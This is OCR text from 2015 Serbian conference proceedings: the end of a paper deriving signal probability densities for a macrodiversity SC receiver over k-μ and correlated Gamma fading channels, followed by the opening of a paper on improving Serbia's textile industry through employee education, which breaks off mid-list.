$$p(w)=\int_0^{\infty}d\Omega_1\int_0^{\Omega_1}d\Omega_2\int_0^{\Omega_1}d\Omega_3\,p_x\left(w/\Omega_1\right)p_{\Omega_1\Omega_2\Omega_3}(\Omega_1\Omega_2\Omega_3)+$$
$$+\int_0^{\infty}d\Omega_2\int_0^{\Omega_2}d\Omega_1\int_0^{\Omega_2}d\Omega_3\,p_x\left(w/\Omega_2\right)p_{\Omega_1\Omega_2\Omega_3}(\Omega_1\Omega_2\Omega_3)+$$
$$+\int_0^{\infty}d\Omega_3\int_0^{\Omega_3}d\Omega_1\int_0^{\Omega_3}d\Omega_2\,p_x\left(w/\Omega_3\right)p_{\Omega_1\Omega_2\Omega_3}(\Omega_1\Omega_2\Omega_3)=$$
$$=I_1+I_2+I_3 \tag{11}$$

gde je $p_x(w/\Omega_1)$, $p_x(w/\Omega_2)$ i $p_x(w/\Omega_3)$ dato sa (8), (9) i (10), respektivno. Združena gustina verovatnoće snaga $\Omega_1$, $\Omega_2$ i $\Omega_3$ je data sa:

$$p_{\Omega_1\Omega_2\Omega_3}(\Omega_1\Omega_2\Omega_3)=\frac{1}{\Gamma(c)(1-\rho^2)\rho^{c-1}\Omega_0^{c+2}}\sum_{i_1=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0(1-\rho)}\right)^{2i_1+c-1}\frac{1}{i_1!\Gamma(i_1+c)}\times$$
$$\times\sum_{i_2=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0(1-\rho)}\right)^{2i_2+c-1}\frac{1}{i_2!\Gamma(i_2+c)}\Omega_1^{i_1+c-1}\Omega_2^{i_1+i_2+c-1}\Omega_3^{i_2+c-1}e^{-\frac{\Omega_1+\Omega_2(1+\rho)+\Omega_3}{\Omega_0(1-\rho)}} \tag{12}$$



DOI: 10.15308/Synthesis-2015-291-296

Integral $I_1$ je jednak

$$I_1 = \int_0^{\infty} d\Omega_1 \int_0^{\Omega_1} d\Omega_2 \int_0^{\Omega_1} d\Omega_3 p_x\left(w/\Omega_1\right) p_{\Omega_1\Omega_2\Omega_3}\left(\Omega_1\Omega_2\Omega_3\right) =$$
$$= \frac{4\mu^2\left(k+1\right)^{\mu+1}}{k^{\mu-1}e^{2\mu k}} \sum_{i_2=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_2+\mu-1} w^{2i_2+2\mu-1} \frac{1}{i_2!\Gamma\left(i_1+\mu\right)} \times \sum_{i_1=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_1+\mu-1}$$
$$\times \frac{1}{i_1!\Gamma\left(i_1+\mu\right)} \frac{1}{\left(\mu\left(k+1\right)\right)^{i_1+\mu}} \frac{1}{\Gamma\left(c\right)\left(1-\rho^2\right)\rho^{c-1}\Omega_0^{c+2}} \sum_{i_3=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_3+c-1} \times$$
$$\times \frac{1}{i_3!\Gamma\left(i_3+c\right)} \sum_{i_4=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_4+c-1} \frac{1}{i_4!\Gamma\left(i_4+c\right)} \times$$
$$\times \int_0^{\infty} d\Omega_1 \Omega_1^{i_3+c-1-i_1-\frac{\mu-1}{2}-i_2-\frac{\mu-1}{2}-2(\mu+1)} e^{-\frac{\mu(k+1)w^2}{\Omega_1}-\frac{\Omega_1}{\Omega_0(1-\rho)}} \gamma\left(i_1+\mu, \frac{\mu\left(k+1\right)}{\Omega_1}w^2\right) \times$$
$$\times \int_0^{\Omega_1} d\Omega_2 \Omega_2^{i_3+i_4+c-1} e^{-\frac{\Omega_2(1+\rho)}{\Omega_0(1-\rho)}} \int_0^{\Omega_1} d\Omega_3 \Omega_3^{i_4+c-1} e^{-\frac{\Omega_3}{\Omega_0(1-\rho)}} \tag{13}$$

Nakon primene (Gradshteyn, 2000) za rešavanje drugog i trećeg integrala u (13), $I_1$ postaje

$$I_1 = \frac{4\mu^2\left(k+1\right)^{\mu+1}}{k^{\mu-1}e^{2\mu k}} \sum_{i_2=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_2+\mu-1} w^{2i_2+2\mu-1} \frac{1}{i_2!\Gamma\left(i_1+\mu\right)} \sum_{i_1=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_1+\mu-1} \times$$
$$\times \frac{1}{i_1!\Gamma\left(i_1+\mu\right)} \frac{1}{\left(\mu\left(k+1\right)\right)^{i_1+\mu}} \frac{1}{\Gamma\left(c\right)\left(1-\rho^2\right)\rho^{c-1}\Omega_0^{c+2}} \sum_{i_3=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_3+c-1} \times$$
$$\times \frac{1}{i_3!\Gamma\left(i_3+c\right)} \sum_{i_4=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_4+c-1} \frac{1}{i_4!\Gamma\left(i_4+c\right)} \left(\Omega_0\left(1-\rho\right)\right)^{i_4+c} \times$$
$$\times \int_0^{\infty} d\Omega_1 \Omega_1^{i_3+c-i_1-i_2-3\mu-2} e^{-\frac{\mu(k+1)w^2}{\Omega_1}-\frac{\Omega_1}{\Omega_0(1-\rho)}} \gamma\left(i_1+\mu, \frac{\mu\left(k+1\right)}{\Omega_1}w^2\right) \times$$
$$\times \gamma\left(i_3+i_4+c, \frac{\left(1+\rho\right)\Omega_1}{\Omega_0\left(1-\rho\right)}\right) \gamma\left(i_4+c, \frac{\Omega_1}{\Omega_0\left(1-\rho\right)}\right) \tag{14}$$

Nakon razvoja Gama funkcije

$$\gamma\left(n,x\right) = \frac{1}{n}x^n e^{-x}\,{}_1F_1\left(1,n+1,x\right) = \frac{1}{n}x^n e^{-x} \sum_{i=0}^{\infty} \frac{n!}{\left(n+i\right)!}x^i \tag{15}$$

i primenom (Gradshteyn, 2000) dobija se

$$I_1 = \frac{4\mu^2\left(k+1\right)^{\mu+1}}{k^{\mu-1}e^{2\mu k}} \sum_{i_2=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_2+\mu-1} w^{2i_2+2\mu-1} \frac{1}{i_2!\Gamma\left(i_1+\mu\right)} \sum_{i_1=0}^{\infty}\left(\mu\sqrt{k\left(k+1\right)}\right)^{2i_1+\mu-1} \times$$
$$\times \frac{1}{i_1!\Gamma\left(i_1+\mu\right)} \frac{1}{\left(\mu\left(k+1\right)\right)^{i_1+\mu}} \frac{1}{\Gamma\left(c\right)\left(1-\rho^2\right)\rho^{c-1}\Omega_0^{c+2}} \sum_{i_3=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_3+c-1} \times$$
$$\times \frac{1}{i_3!\Gamma\left(i_3+c\right)} \sum_{i_4=0}^{\infty}\left(\frac{\sqrt{\rho}}{\Omega_0\left(1-\rho\right)}\right)^{2i_4+c-1} \frac{1}{i_4!\Gamma\left(i_4+c\right)} \left(\Omega_0\left(1-\rho\right)\right)^{i_4+c} \times$$
$$\times \frac{1}{i_1+c}\left(\mu\left(k+1\right)w^2\right)^{i_1+c} \sum_{j_1=0}^{\infty} \frac{\left(i_1+c\right)!}{\left(i_1+c+j_1\right)!}\left(\mu\left(k+1\right)w^2\right)^{j_1} \times$$
$$\times \frac{1}{i_3+i_4+c} \frac{1}{\left(\Omega_0\left(1-\rho\right)\right)^{i_3+i_4+c}} \sum_{j_2=0}^{\infty} \frac{\left(i_3+i_4+c\right)!}{\left(i_3+i_4+c+j_2\right)!} \frac{1}{\left(\Omega_0\left(1-\rho\right)\right)^{j_2}} \times$$
$$\times \frac{1}{i_4+c} \frac{1}{\left(\Omega_0\left(1-\rho\right)\right)^{i_4+c}} \sum_{j_3=0}^{\infty} \frac{\left(i_4+c\right)!}{\left(i_4+c+j_3\right)!} \frac{1}{\left(\Omega_0\left(1-\rho\right)\right)^{j_3}} \times$$
$$\times \left(\frac{2\mu\left(k+1\right)w^2\Omega_0\left(1-\rho\right)}{2+\rho}\right)^{\frac{-2i_1-i_2+2i_3+2i_4-j_1+j_2+j_3-3\mu+2c-2}{2}} \times$$
$$\times K_{-2i_1-i_2+2i_3+2i_4-j_1+j_2+j_3-3\mu+2c-2}\left(2\sqrt{\frac{2\mu\left(k+1\right)w^2\left(2+\rho\right)}{\Omega_0\left(1-\rho\right)}}\right) \tag{16}$$

gde je $K_n(x)$ modifikovana Beselova funkcija druge vrste, $n$-tog reda i argumenta $x$.



DOI: 10.15308/Synthesis-2015-291-296

Primenom metode za računanje integrala $I_1$, rešavaju se i integral $I_2$ i $I_3$:

$$I_2 = \int_0^{\infty} d\Omega_2 \int_0^{\Omega_2} d\Omega_1 \int_0^{\Omega_2} d\Omega_3 p_y\left(w/\Omega_2\right) p_{\Omega_1\Omega_2\Omega_3}\left(\Omega_1\Omega_2\Omega_3\right) \quad (17)$$

i

$$I_3 = \int_0^{\infty} d\Omega_3 \int_0^{\Omega_3} d\Omega_1 \int_0^{\Omega_3} d\Omega_2 p_z\left(w/\Omega_3\right) p_{\Omega_1\Omega_2\Omega_3}\left(\Omega_1\Omega_2\Omega_3\right). \quad (18)$$

## 4. NUMERIČKI REZULTATI


Na Sl. 2 je prikazana gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti dubine osenčenosti kanala *c* i Rajsovog *k* faktora. Broj klastera μ=1.5. Vrh gustine verovatnoće je viši za visoke vrednosti dubine osenčenosti kanala *c* i Rajsovog *k* faktora.

Na Sl. 3 je data gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti broja klastera μ i dubine osenčenosti kanala *c*. Rajsov faktor iznosi *k*=1. Viši vrhovi gustine verovatnoće se dobijaju za više vrednosti broja klastera μ i za više vrednosti dubine osenčenosti kanala *c*.


Na Sl. 4 je prikazana promena Gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti Rajsovog *k* faktora i broja klastera μ. Dubina osenčenosti kanala je *c*=1. Sa povećanjem Rajsovog *k* faktora i broja klastera vrhovi gustine verovatnoće su više izraženiji. Koficijent korelacije za sva tri grafika je ρ=0.2, srednja kvadratna promena snage $\Omega_0$=1.

## 5. REZIME


U ovom radu razmatran je diverziti sistem sa tri mikrodiverziti SC prijemnika i jednim makrodiverziti SC prijemnikom. Na ulazima u mikrodiverziti SC prijemnike prisutan je nezavisni *k*-μ feding i korelisani spori Gama feding. Mikrodiverziti




Slika 2. Gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti dubine osenčenosti kanala *c* i Rajsovog *k* faktora.




Slika 3. Gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti broja klastera μ i dubine osenčenosti kanala *c*.




Slika 4. Gustina verovatnoće signala *w* na izlazu iz makrodiverziti sistema za različite vrednosti Rajsovog *k* faktora i broja klastera μ.



DOI: 10.15308/Synthesis-2015-291-296

SC prijemnik smanjuje uticaj brzog fedinga na performanse sistema, a makrodiverziti SC prijemnik smanjuje uticaj sporog fedinga na performanse sistema. Za ovaj sistem izračunati su gustina verovatnoća signala na izlazu iz diverziti sistema. Gustina verovatnoća signala je važne statistička karakteristika na osnovu koje se računaju druge statističke karakteristike prvog i drugog reda.

Kada je parametar $k$=0, onda $k$-μ raspodela prelazi u Nakagami-$m$ raspodelu, a kada je μ=1, Rajsova raspodela se može dobiti iz $k$-μ raspodele. Kada je $k$=0 i μ=1, $k$-μ raspodela prelazi u Rejlijevu raspodelu. Kada parametar μ opada, oštrina uticaja fedinga raste, a kada parametar μ raste, oštrina uticaja fedinga opada. Kada oštrina uticaja fedinga raste performanse sistema pogoršavaju. Oštriji uticaj fedinga se javlja kada je Rajsov $k$ faktor manji.

## LITERATURA


Gradshteyn, I.S., & Ryzhik, I.M. (2000). *Table of Integrals, Series and Products*. San Diego: Academic Press.

Panic, S., Stefanovi, M., Anastasov, J. & Spalevic, P. (2013). *Fading and Interference Mitigation in Wireless Communications*. USA: CRC Press.

Panic, S., Stefanovic, D., Petrovic, I., Stefanovic, M., Anastasov, J., & Krstic, D. (2011). Second-order statistics of selection macro-diversity system operating over Gamma shadowed κ-μ fading channels. *EURASIP Journal on Wireless Communications and Networking. 2011* (151), 1-7. DOI: 10.1186/1687-1499-2011-151

Proakis, J. (2001). *Digital Communications, 4nd ed*. New York: McGraw-Hill.

Sekulovic, N., & Stefanović, M. (2012). Performance Analysis of System with Micro- and Macrodiversity Reception in Correlated Gamma Shadowed Rician Fading Channels. *Wireless Personal Communications*, 65(1), 143-156. DOI: 10.1007/s11277-011-0232-8

Shankar, P. M. (2008). Analysis of microdiversity and dual channel macrodiversity in shadowed fading channels using a compound fading model. *International Journal of Electronics and Communications (AEUE)*, *62*(6), 445-449. DOI: 10.1016/j.aeue.2007.06.008

Simon, M.K., & Alouini, M.S. (2000). *Digital Communication over Fading Channels*. USA: John Wiley & Sons.

Stuber, G.L. (2003). *Mobile communication, 2nd ed.* Dordrecht: Kluwer Academic Publisher.

Yacoub, M.D. (2007). The η-μ distribution and the κ–μ distribution. *IEEE Antennas and Propagation Magazine*, *49*(1), 68-81. DOI: 10.1109/MAP.2007.370983




DOI: 10.15308/Synthesis-2015-291-296

Synthesis
International Scientific Conference of IT and Business-Related Research

# UNAPREĐENJE TEKSTILNE INDUSTRIJE SRBIJE KROZ EDUKACIJU ZAPOSLENIH

## IMPROVING THE TEXTILE INDUSTRY IN SERBIA THROUGH EMPLOYEE EDUCATION

Snežana Poznanović, Branislava Lazić
Visoka tekstilna strukovna škola za dizajn, tehnologiju i menadžment, Beograd, Srbija

**Apstrakt:**
Cilj rada je utvrđivanje stanja tekstilne industrije Srbije u pogledu kompetentnosti kadrova i proširivanje veza visokih tekstilnih strukovnih škola koje školuju kadrove za tekstilnu industriju sa preduzećima tekstilne industrije u cilju usaglašavanja sadržaja studijskih programa i načina realizacije nastave sa potrebama tekstilne industrije. Nemački model dualnog sistema strukovnog obrazovanja predložen je kao najuspešniji za stvaranje kadrova sa znanjima, kompetencijama i veštinama neophodnim za uspešan rad, a time i povećanje konkurentnosti preduzeća tekstilne industrije na domaćem i stranom tržištu. Posebno se ističu mesto i uloga menadžmenta preduzeća u stvaranju uslova za produkovanje kompetentnog kadra za potrebe tekstilne industrije.

**Ključne reči:**
tekstilna industrija, upravljanje ljudskim resursima, uloga menadžmenta, edukacija zaposlenih, strukovno obrazovanje.

**Abstract:**
The purpose of this paper is to deterrmine the current situation in the textile industry in Serbia in terms of employee competencies and expanding connections with high textile vocational schools that train young people to work in the domain of textile industry with the aim to harmonize the content the study programmes and teaching methods with the needs of textile industry. The German dual system of vocational education is considered to be the most successful for generating expert personnel with knowledge, competencies and skills necessary for successful business, and thus enhancing competitiveness of textile industry enterprises in the domestic and international markets. Special emphasis is placed on the position and role of enterprises management in ensuring necessary conditions for creating competent personnel that could respond properly to the needs of the textile industry.

**Key words:**
textile industry, human resource management, the role of management, employee education, vocational education.

## 1. UVOD

Tekstilna industrija je veoma značajna industrijska oblast jer proizvodi odeću za sedam milijardi ljudi i tekstilne materijale za tehničke namene. Ona je internacionalno povezana, pripada tradicionalnim granama prerađivačke industrije i zapošljava veliki broj jeftine i kvalifikovane, uglavnom ženske, radne snage. Tehnički i tehnološki je vrlo zahtevna. Da bi se odgovorilo tim zahtevima, neophodno je zapošljavati kvalifikovanu, stručnu radnu snagu, koja poseduje neophodne kompetencije, znanja i veštine i koja je spremna da odgovori svim izazovima koji se pred nju postavljaju u uslovima velikih fluktuacija i brzih promena na tržištu (UNEP, 1994; Jovanović, 2005).

Velika odgovornost je na menadžmentu preduzeća da napravi selekciju i izbor pravih kadrova. Posebno je značajna uloga menadžmenta preduzeća u stvaranju uslova za produkovanje kadrova po meri tekstilne industrije (Poznanović & Muratović, 2014). To podrazumeva aktivno učešće menadžmenta preduzeća u oblikovanju nastavnog plana i programa visokoškolskih ustanova, uključujući i visoke tekstilne škole strukovnih studija, osmišljavanju programa stručne prakse studenata visokih škola u okviru preduzeća i pružanju pomoći u odvijanju stručne prakse potencijalnih budućih kadrova tekstilne industrije.

Visoke tekstilne strukovne škole, kao učesnik u društveno odgovornom partnerstu, imaju odgovornost prihvatanja partnerstva na način koji će doneti obostrane koristi i opravdati postojanje ovih škola po sadržaju, obimu i načinu realizacije obrazovnog procesa po meri tekstilne industrije. Takođe, imaju odgovornost prema svojim studentima da im pruže sigurnost u sticanju znanja i veština koji su realno upotrebljivi, primenljivi i dobra osnova za dalje usavršavanje, sigurnost u većoj prolaznosti i bržem i lakšem nalaženju zaposlenja, kao i mogućnost boljeg snalaženja u okruženju koje je prepoznatljivo. To podrazumeva i saradnju sa međunarodnim organizacijama i institucijama, koje razvijaju programe i obezbeđuju sredstva za edukaciju zaposlenih u tekstilnoj industriji (Sl. glasnik RS, 1/2007). Kako bi došle do pravog rešenja, visoke tekstilne škole u Srbiji moraju sagledavati prednosti i nedostatke primera iz okruženja i oslanjati se na pozitivna iskustva, pre svega, evropskog prostora visokog strukovnog obrazovanja.

U ovom radu ispituje se mesto i uloga menadžmenta preduzeća tekstilne industrije u nalaženju pravog rešenja za probleme tekstilne industrije Srbije vezane za kompetencije budućih i aktuelnih zaposlenih i njihovo kontinuirano napredovanje.

## 2. KRETANJA U TEKSTILNOJ INDUSTRIJI U SVETU I STANJE TEKSTILNE INDUSTRIJE SRBIJE

Globalno, tekstilna industrija je od 1970. godine do danas pretrpela velike promene, koje se poklapaju sa strukturnim krizama u razvijenim zemljama sveta, procesom globalizacije

E-mail: branislavalazicballa@gmail.com
DOI: 10.15308/Synthesis-2015-297-302

i ubrzane liberalizacije svetske trgovine. Razvijene zemlje su nastojale da, uz restrukturiraje ka modnim industrijama, deo svoje tradicionalne proizvodnje premeste u zemlje sa jeftinijim troškovima proizvodnje (*lohn* poslovi, *outward processing, cut & make* poslovi). Trgovina tekstilnim proizvodima se odvijala van GATT-a (*General Agreement on Tariffs and Trade* – Opšti sporazum o carinama i trgovini), tako da je bila ugrožena raznim protekcionističkim merama razvijenih zemalja.

Doradni poslovi bili su predmet saradnje nerazvijenih i razvijenih zemalja i oni su doneli obostrane koristi. Za nerazvijene zemlje značili su upoznavanje sa tržišnim načinom poslovanja, sigurnost plasmana i uposlenost kapaciteta, orijentisanog na izvoz. Za razvijene zemlje najveća korist bila je visoka zarada i profit, bez potrebe za preteranim strukturnim promenama u sopstvenim tekstilnim industrijama i bez narušavanja sopstvenog socijalnog mira.

Početak 2005. godine predstavljao je prekretnicu, jer je prestao da važi Sporazum o tekstilu između zemalja članica Svetske trgovinske organizacije (WTO – *World Trade Organization*), čime je trgovina tekstilnim proizvodima između članica WTO potpuno liberalizovana, a konkurencija u svetskim okvirima postala mnogo oštrija. Ostvarila su se očekivanja da će iz ovakvih odnosa profitirati zemlje jugoistočne Azije, koje karakterišu niski troškovi radne snage i masovna proizvodnja. Tekstilna industrija zemalja centralne i istočne Evrope bila je najviše pogođena gubitkom tržišta Istočnog bloka, padom kupovne moći stanovništva i liberalizacijom trgovine, koja je rezultirala uvozom jeftinih proizvoda iz Azije. Industrija prediva i tkanina bila je mnogo više pogođena i oporavljala se mnogo sporije od odevne industrije (Keane & te Velde, 2008; Stamenković *et al.*, 2010).

Kratkoročne mere, neophodne za revitalizaciju tekstilne industrije Srbije obuhvataju i edukaciju radne snage. Svoju saradnju sa visokoškolskim ustanovama preduzeća tekstilne industrije sprovode i preko klastera koji u tekstilnoj/odevnoj grani čine proizvođači sirovina i gotovih odevnih predmeta, naučne i obrazovne institucije i vladine i nevladine organizacije. Dugoročne ili strateške mere obuhvataju i mere i aktivnosti za jačanje konkurentnosti i produktivnosti koje podstiču razvoj društva zasnovan na znanju i učenju tokom čitavog života, primenu inovacija, istraživanje i razvoj, razvoj i upotrebu informaciono-komunikacionih tehnologija, koje podižu konkurentnost i obezbeđuju bolje funkcionisanje tržišta i reformu obrazovnog sistema (Ministarstvo ekonomije i regionalnog razvoja RS, 2011; Ministarstvo za nauku i tehnologiju RS, 2010). U izvesnoj meri razvoj tekstilne industrije u Srbiji zavisi od programa međunarodnih finansijskih organizacija i donacija stranih vlada.

Najveće zamerke inostranih stručnjaka odnose se, pored nedostatka i zastarelosti opreme, na lošu organizaciju same proizvodnje i nedostatak stručnih timova i iskustva i stručnosti radne snage. Zamerke su i na sporo reagovanje na zahteve kupaca i nedostatak definisanog tržišta (proizvodnja za tačno određene kupce). Nasuprot tome, ističe se fleksibilnost radne snage, spremnost na učenje i usavršavanje i sposobnost za brzo ovladavanje novim sistemima.

U tekstilnoj industriji Srbije često se sreće problem nekompetentnih zaposlenih vezan za neadekvatna znanja i veštine za: obavljanje poslova u okviru radnog mesta; dugo vreme potrebno za uvođenje u posao; nespremnost za timski rad; nedostatak poslovnih i preduzetničkih veština i znanja; nedostatak veština komunikacije i rešavanja problema; neusklađenost teorijskih i praktičnih znanja i veština; nepoznavanje novih tehnologija; nepoznavanje sistema kvaliteta, itd. (Mašić, 2010; Apenko, 2014; Drucker, 2005; Hendry & Pettigrew, 1992).

To zahteva promene u budućoj potražnji kadrova i zapošljavanju visoko obučenih radnika, koji će se dodatnim obukama i sticanjem potrebnih kompetencija i veština osposobiti za nove tehnologije i nova radna mesta, kao i promene u visokom strukovnom obrazovanju u saglasnosti sa potrebama tekstilne industrije. Od posebnog značaja su mesto i uloga menadžmenta preduzeća tekstilne industrije u uspotavljanju veza i razvoju saradnje sa visokim tekstilnim školama strukovnih studija radi njihovog oblikovanja prema meri i potrebama tekstilne industrije, koristeći pozitivna iskustva visokoškolskih ustanova u zemljama EU. Takođe, od značaja je i razvoj partnerstva sa međunarodnim institucijama/organizacijama i njihov doprinos obuci kadrova tekstilne industrije Srbije.

## 3. SPROVEDENA ISTRAŽIVANJA

U našem istraživanju mogući uzroci problema identifikovani su u tri pravca (Poznanović, 2014):

I Mesto i uloga preduzeća tekstilne industrije, pre svega menadžmenta preduzeća, u izboru, regrutovanju i razvoju kompetentnih kadrova prema aktuelnim i budućim potrebama preduzeća. Mogući uzroci problema su:
   1. nekompetentan menadžment preduzeća:
      - nedovoljno edukovan/obučen menadžment;
      - regrutovanje nekompetentnih kadrova od strane menadžmenta: nedostatak adekvatnih kadrova, pogrešan izbor kadrova;
      - nesprovođenje, od strane menadžmenta, obuke zaposlenih/sprovođenje nedovoljne/neadekvatne obuke zaposlenih: neprepoznavanje potreba za obukom zaposlenih, izbor neadekvatnog programa obuke, izbor nekompetentnih trenera, pogrešan izbor radnika za obuku, neobezbeđivanje/nestvaranje uslova za obuku;
   2. nekompetentni zaposleni:
      - nesprovođenje obuke zaposlenih/nedovoljna/neadekvatna obuka zaposlenih;
      - nedostatak spremnosti za permanentno učenje;
   3. stalne promene tržišnih uslova, između ostalog i zbog bržih i sve učestalijih promena modnih trendova;
   4. nedovoljna povezanost/saradnja sa visokim tekstilnim strukovnim školama u formiranju nastavnog plana i programa po meri tekstilne industrije i sprovođenju praktične nastave u pogonima preduzeća tekstilne industrije, gde bi se studenti, kao budući izvor radne snage tih preduzeća, obučavali u realnim uslovima procesa proizvodnje;
   5. nedovoljna saradnja sa međunarodnim organizacijama/institucijama u cilju obuke kadrova i prenošenja najnovijih znanja i iskustava iz oblasti tekstila i organizacije rada;
   6. izostanak članstva u klasterima tekstilne industrije, koje bi, kroz različite oblike zajedničkog nastupa, popravilo poziciju tekstilne industrije na domaćem tržištu i odnos države prema njoj i olakšalo prodor na strano tržište, a time povećalo konkurentnost i uspešnost poslovanja.

II Oblikovanje visokih tekstilnih strukovnih škola za stvaranje kompetentnih kadrova prema potrebama tekstilne industrije. Mogući uzroci problema su:
   1. neadekvatan nastavni plan i program: neusklađenost sa potrebama tekstilne industrije, nefleksibilnost – nemogućnost prilagođavanja budućim potrebama tekstilne industrije;
   2. nedostatak kontrole/nedovoljna kontrola kvaliteta studijskih programa; nastave i uslova rada: izostanak samovrednovanja; nedovoljne/nekorektne eksterne kontrole;



DOI: 10.15308/Synthesis-2015-297-302

